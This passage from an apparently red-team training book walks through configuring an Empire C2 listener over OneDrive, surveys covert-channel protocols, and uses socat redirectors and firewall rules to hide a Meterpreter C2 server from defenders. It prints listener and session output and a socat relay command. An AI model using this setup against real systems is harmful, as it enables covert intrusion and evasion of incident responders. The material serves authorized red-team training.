To get the `clientID`, we need to register to Microsoft's developer account and log in. We can see the application dashboard by visiting <https://apps.dev.microsoft.com/#/appList>. Click the **Add an app** button to add an application:



My applications [Learn More](#) [Add an app](#)

Name	App ID / Client Id
Press the "Add an App" button to create a new application	

English [Contact us](#) [Terms of use](#) [Privacy statement](#) [© Microsoft 2017](#)

Set the application name and click the **Create** button to continue:



https://apps.dev.microsoft.com/portal/register-app



Microsoft

Application Registration Portal

Tools

Docs

Feedback

# Register your application

Application Name

ZAbyssC2-OneDrive

Guided Setup


Let us help you get started

---

By proceeding, you agree to the [Microsoft Platform Policies](#)

**Create**

Upon successful creation of the application, we can see the application ID. This is the client ID that is required by the Empire C2:



The screenshot shows the Microsoft Application Registration Portal. The URL in the address bar is <https://apps.dev.microsoft.com/#/application/dbd8fe94-73f5-4cf3-be28-06a7999785fc>. The page title is "ZAbyssC2-OneDrive Registration". The "Properties" section is displayed, showing the application's name as "ZAbyssC2-OneDrive" and its application ID as "dbd8fe94-73f5-4cf3-be28-06a7999785fc". The "Application Secrets" and "Platforms" sections are also visible.

My applications / ZAbyssC2-OneDrive

## ZAbyssC2-OneDrive Registration

[Click here for help integrating your application with Microsoft.](#)

### Properties

Name

ZAbyssC2-OneDrive

Application Id

dbd8fe94-73f5-4cf3-be28-06a7999785fc

### Application Secrets

[Generate New Password](#) [Generate New Key Pair](#) [Upload Public Key](#)

### Platforms

[Add Platform](#)

Let's now set the client ID:

DefaultDelay	True	60	Agent delay/reach back interval (in seconds).
StagingFolder	True	staging	The nested Onedrive staging folder.
BaseFolder	True	empire	The base Onedrive folder to use for comms.
(Empire: <a href="#">listeners/onedrive</a> ) > set ClientID <a href="#">dbd8fe94-73f5-4cf3-be28-06a7999785fc</a>			

We also need to add a redirect URL. We can do this by clicking on the **Add Platform** button under the **Platforms** section:

# Platforms

[Add Platform](#)

## Microsoft Graph Permissions

The settings you set here may vary depending on whether you get a token from our V1 or V2 endpoint. [What's the difference?](#)

Delegated Permissions [Add](#) [About delegated permissions](#)

User.Read [X](#)

Application Permissions [Add](#) [About application permissions](#)

A window will open to ask which type of platform we want to add. For now, let's choose **Web**:

Add Platform



[Cancel](#)

We will then be displayed with a **Redirect URLs** field, where we can add the

# Platforms

**Add Platform**

Web	<b>Delete</b>
<input checked="" type="checkbox"/> Allow Implicit Flow	
Redirect URLs	<b>i</b> <b>Add URL</b>
<input type="text"/> Enter a URL	
Logout URL <b>i</b>	
<input type="text"/> e.g. <a href="https://myapp.com/end-session">https://myapp.com/end-session</a>	

URL:

Set the field to [https://login.live.com/oauth20\\_desktop.srf](https://login.live.com/oauth20_desktop.srf) :

# Platforms


[Add Platform](#)

Web	<a href="#">Delete</a>
<input checked="" type="checkbox"/> Allow Implicit Flow	
Redirect URLs	<a href="#">Add URL</a>
<code>https://login.live.com/oauth20_desktop.srf</code>	
Logout URL <a href="#">i</a>	
<code>e.g. https://myapp.com/end-session</code>	

Half of the configuration is now complete. To retrieve the `AuthCode`, we need to execute the listener so that the listener will request the `AuthCode` using the `clientID`:

```
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?scope=files.readwrite+offline_access&redirect_uri=https://login.live.com/oauth20_desktop.srf&response_type=code&client_id=[REDACTED]" and try starting the listener again.
(Empire: listeners/onedrive) > [REDACTED]
```

Open the URL given by the Empire C2 to get the `AuthCode`:



Click **Yes** to continue. The page will be redirected to the blank page. In the URL, we can find the `code` parameter. This is the `AuthCode` that we require:

← → C 🔒 https://login.live.com/oauth20\_desktop.srf?code=[REDACTED]&lc=2057

Now, set the `AuthCode`:

```
(Empire: listeners/onedrive) > set AuthCode [REDACTED]  
(Empire: listeners/onedrive) >  
(Empire: listeners/onedrive) >  
(Empire: listeners/onedrive) >  
(Empire: listeners/onedrive) >  
(Empire: listeners/onedrive) >
```

Everything is ready, so let's start the listener:

```
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) > execute
[*] Starting listener 'onedrive'
[*] Got new auth token
[+] Listener successfully started!
(Empire: listeners/onedrive) > [*] Creating empire folder
[*] Creating empire/staging folder
[*] Creating empire/taskings folder
[*] Creating empire/results folder
```

Now that the listener is ready, we can generate a one-liner stager using the OneDrive listener:

When the stager is executed on the target server, it will connect back to the OneDrive server and the Empire C2 will update the agent entry with the newly connected agent:

(Empire: **stager/multi/launcher**) > [\*] New agent STVUMZEY checked in  
(Empire: **stager/multi/launcher**) > back  
(Empire: **listeners**) > list agents

Let's check the network traffic from the target:

No.	Time	Source	Destination	Protocol	Length	Info
473	3.876819	192.168.0.220	162.125.82.8	TLSv1	184	Client Hello
494	3.996575	162.125.82.8	192.168.0.220	TLSv1	1514	Server Hello
497	3.996743	162.125.82.8	192.168.0.220	TLSv1	886	Certificate, Server Key Exchange, Server Hello Done
501	4.030928	192.168.0.220	162.125.82.8	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
506	4.148974	162.125.82.8	192.168.0.220	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
519	4.286247	192.168.0.220	162.125.82.8	TLSv1	432	Application Data, Application Data
577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission], Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

Similar to Dropbox, the SSL certificate used in OneDrive is a valid one.

577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635 Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635 [TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91 Encrypted Alert

```

Compression Methods Length: 1
  ↳ Compression Methods (1 method)
  Extensions Length: 56
  ↳ Extension: server_name (len=27)
    Type: server_name (0)
    Length: 27
  ↳ Server Name Indication extension
    Server Name list length: 25
    Server Name Type: host_name (0)
    Server Name length: 22
    Server Name: content.dropboxapi.com
  ↳ Extension: supported_groups (len=6)
  ↳ Extension: ec_point_formats (len=2)

```

The cloud-based file-sharing C2s can really help in a situation where it's difficult to get reverse connections back to our C2. This doesn't mean, however, that we shouldn't look out for the covert channels that our C2 is using. Covert channels are an important aspect of a red team operation.

# C2 covert channels

A covert channel is used to communicate secretly. Whereas encryption only protects the communication from being decoded by unauthorized parties, covert channels aim to hide the very existence of the communication. Initially, covert channels were identified as a security threat on monolithic systems such as mainframes. More recently, focus has shifted towards covert channels in computer network protocols. The huge amount of data and the vast number of different protocols in the internet make it an ideal high-bandwidth vehicle for covert communication. Some of the most common protocols that are used to create a covert channel are as follows.

(The following are referenced from: <https://holdmybeersecurity.com/2017/10/15/part-3-how-to-red-team-setting-up-environment/>)

# TCP

**Transmission Control Protocol (TCP)** is one of the most common protocols that are used in networking. We can use it as a C2 covert channel because of its connection-oriented nature. As there are many TCP communications happening on the wire, the C2 covert channel used can blend in with other TCP communications. The biggest disadvantage of using TCP as the covert channel, however, is the persistent connection that is established. When checking for active connections on the system, the `ESTABLISHED` state that is displayed by the `netstat` command can reveal the communication between the C2 and the target server. This type of indicator can tell the blue teamer the subnet of the red team, the IP address of the C2 server(s), the port its connecting back to, and the type of traffic to block.

# UDP

**User Datagram Protocol (UDP)** is one of the most difficult protocols to work with. Malware writers struggle to write malware that is specific to the communication with the C2 because of its connection-less nature. However, this means that this protocol doesn't show an `ESTABLISHED` state when monitoring active connections using `netstat`, which gives it a stealthier C2 channel.

# HTTP(S)

**Hyper Text Transfer Protocol (HTTP)** is apparently the most well-known protocol on the web. Due to its different web request methods, including `GET` and `POST`, it is a viable C2 channel. Since it is a common protocol that is used by most organizations, administrators allow the HTTP ports `80` and `443` for the outbound connection.

# DNS

**Domain Name Server (DNS)** is the second most commonly used network protocol and one of the most popular ones for C2 communication with the target server. To set up a C2 covert channel, DNS uses different methods such as `QUERY` and `RESPONSE`. DNS is particularly powerful since no IP addresses need to be recalled and all administrations depend on DNS to achieve their goals. It is a straightforward method to impart malware.

# ICMP

**Internet Control Management Protocol (ICMP)**, which is also known as PING, is also known as PING, is another method that can be used as a C2 channel. Many administrators allow PING through the firewall so they can check whether the servers are alive or not. The C2 payloads can be added as padding to the ICMP headers, making it a unique C2 covert channel.

On the other hand, if the blue team detects our access, they can easily blacklist our C2 IPs forever and our C2s will be burned. However, this does not necessarily mean that we have to go through the whole installation and configuration procedure again.

# Summary

In this chapter, we have provided an introduction to command and control (C2) servers and discussed how they are used in a red team operation. We have then covered how we can use cloud-based file-sharing services as C2s to make the communication between the target and our C2 stealthier. We have also learned about C2 covert channels and their importance with some commonly used protocols used in covert channels. In the next chapter, we will cover the topic of hiding C2s behind a Redirector so that even if the blue team detects the connection, only our redirector will be burned and not our C2.

# Questions

1. What all other C2 servers can we use if not cloud based?
2. Can we use our personal account for Dropbox?
3. Is it necessary to use a C2 server in the first place? Why not just make our own system as C2?
4. Are there any automation scripts or tools which can be used to configure the red team infrastructure automatically?
5. Is there a way to manage multiple C2s from a dashboard?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- <https://holdmybeersecurity.com/2017/10/15/part-3-how-to-red-team-setting-up-environment/>
- <https://speakerdeck.com/bluscreenofjeff/building-a-better-moat-designing-an-effective-covert-red-team-attack-infrastructure?slide=10>
- <https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/>
- <https://securityonline.info/sg1-swiss-army-knife/>
- <https://n0where.net/data-exfiltration-over-dns-request-covert-channel-dnsexfiltrator>

# Obfuscating C2s - Introducing Redirectors

In the previous chapter, we learned about the basics of C2 server and how we can use file-sharing services like Dropbox and OneDrive as a C2 server. However, from the blue team's perspective, the unfamiliar IPs will be blacklisted after knowing what those IPs are for. If our C2 server is blacklisted, our engagement will fail. Consequently, to protect our C2 servers from being detected by the defenders of the organization, we will hide our team servers behind another server. This server is called a **Redirector** and it'll be responsible for redirecting all the communication to our C2 server.

In this chapter, we will cover the following topics:

- Introduction to redirectors
- Obfuscating C2 securely
- **Short-term (ST)** and **long-term (LT)** redirectors
- Payload stager redirection
- Domain fronting

# Technical requirements


- Linux
- Armitage
- Socat

# Introduction to redirectors

Let's explore the basics of redirector using a simple example. Take a scenario in which we have already configured our team server and we're waiting for an incoming Meterpreter connection on port 8080/tcp. Here, the payload is delivered to the target and has been executed successfully. To follow are the things that will happen next: On payload execution, the target server will try to connect to our C2 on port 8080/tcp. Upon successful connection, our C2 will send the second stage as follows:

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 182.68.168.52
[*] Meterpreter session 1 opened (172.31.48.83:8080 -> 182.68.168.52:59632) at 2018-09-23 07:36:41 +0000
msf5 exploit(multi/handler) >
```

A Meterpreter session will then open and we can access this using Armitage:




However, the target server's connection table will have our C2s IP in it. This means that the monitoring team can easily get our C2 IP and block it:

```
C:\Users\PT>netstat -an
```

#### Active Connections


Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:3389	192.168.2.7:59563	ESTABLISHED
TCP	192.168.2.5:49525	20.190.145.177:443	ESTABLISHED
TCP	192.168.2.5:50009	13.107.4.50:80	ESTABLISHED
TCP	192.168.2.5:54013	204.79.197.213:443	ESTABLISHED
TCP	192.168.2.5:54021	162.125.81.8:443	ESTABLISHED
TCP	192.168.2.5:59632	54.166.109.171:8080	ESTABLISHED

Here's the current situation. This is displayed in an architectural format in order to aid understanding:



To protect our C2 from being burned, we need to add a redirector in front of our

C2. Refer to the following image for a clear understanding of this process:



This is currently the IP information of our redirector and C2:

- Redirector IP: 35.153.183.204
- C2 IP: 54.166.109.171

Assuming that socat is installed on the redirector server, we will execute the following command to forward all the communications on the incoming port 8080/tcp to our C2:


```
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$ sudo socat TCP4-LISTEN:8080,fork TCP4:54.166.109.171:8080
```

Our redirector is now ready. Now let's generate a one-liner payload with a small change. This time, the `host` will be set to the redirector IP instead of the C2:

Upon execution of the payload, the connection will initiate from the target server and the server will try to connect with the redirector:

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 35.153.183.204
[*] Meterpreter session 2 opened (172.31.48.83:8080 -> 35.153.183.204:58432) at 2018-09-23 08:38:53 +0000
msf5 exploit(multi/handler) > |
```

We might now notice something different about the following image as the source IP is redirector instead of the target server:



Let's take a look at the connection table of the target server:

```
C:\Users\PT>netstat -an
```

#### Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:3389	192.168.2.7:60041	ESTABLISHED
TCP	192.168.2.5:49525	20.190.145.177:443	ESTABLISHED
TCP	192.168.2.5:58300	13.107.1.53:80	ESTABLISHED
TCP	192.168.2.5:54784	35.153.183.204:8080	ESTABLISHED
TCP	192.168.2.5:54800	162.125.81.8:443	ESTABLISHED
TCP	192.168.2.5:59354	-----:3080	ESTABLISHED
TCP	[::]:135	[::]:0	LISTENING
TCP	[::]:445	[::]:0	LISTENING
TCP	[::]:554	[::]:0	LISTENING

Bingo! The connection table doesn't have our C2 IP and neither does the Blue team. Now the redirector is working perfectly, what could be the issue with this C2-redirector setup?

Let's perform a port scan on the C2 to check the available open ports:


```
[xXxZombi3xXx:Downloads Harry$  
[xXxZombi3xXx:Downloads Harry$  
[xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:14 IST  
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)  
Host is up (0.30s latency).  
  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds  
xXxZombi3xXx:Downloads Harry$
```

As we can see from the preceding screenshot, port 8080/tcp is open on our C2. This


means that anyone can try to connect to our listener in order to confirm its existence. To avoid situations like this, we should configure our C2 in such a way that allows us to protect it from outside reconnaissance (recon) and attacks.

# Obfuscating C2 securely

To put it in a diagrammatic format, our current C2 configuration is this:



If someone tries to connect to our C2 server, they will be able to detect that our C2 server is running a Meterpreter handler on port 8080/tcp:



To protect our C2 server from outside scanning and recon, let's set the following **Uncomplicated Firewall (UFW)** ruleset so that only our redirector can connect to our C2. To begin, execute the following UFW commands to add firewall rules for C2: **sudo ufw allow 22**

**sudo ufw allow 55553**

**sudo ufw allow from 35.153.183.204 to any port 8080 proto tcp**

**sudo ufw allow out to 35.153.183.204 port 8080 proto tcp**

**sudo ufw deny out to any**

The given commands needs to be executed and the result is shown in the following screenshot:

```
[ubuntu@RedTeamC2: ~]$ sudo ufw status
sudo: unable to resolve host RedTeamC2: Connection refused
Status: active

To                         Action      From
--                         ----      ---
22                         ALLOW      Anywhere
55553                      ALLOW      Anywhere
8080/tcp                   ALLOW      35.153.183.204
22 (v6)                    ALLOW      Anywhere (v6)
55553 (v6)                 ALLOW      Anywhere (v6)

35.153.183.204 8080/tcp    ALLOW OUT  Anywhere
Anywhere          DENY OUT   Anywhere
Anywhere (v6)        DENY OUT   Anywhere (v6)

[ubuntu@RedTeamC2: ~]$
```

In addition, execute the following `ufw` commands to add firewall rules for redirector as well: **sudo ufw allow 22**

**sudo ufw allow 8080**

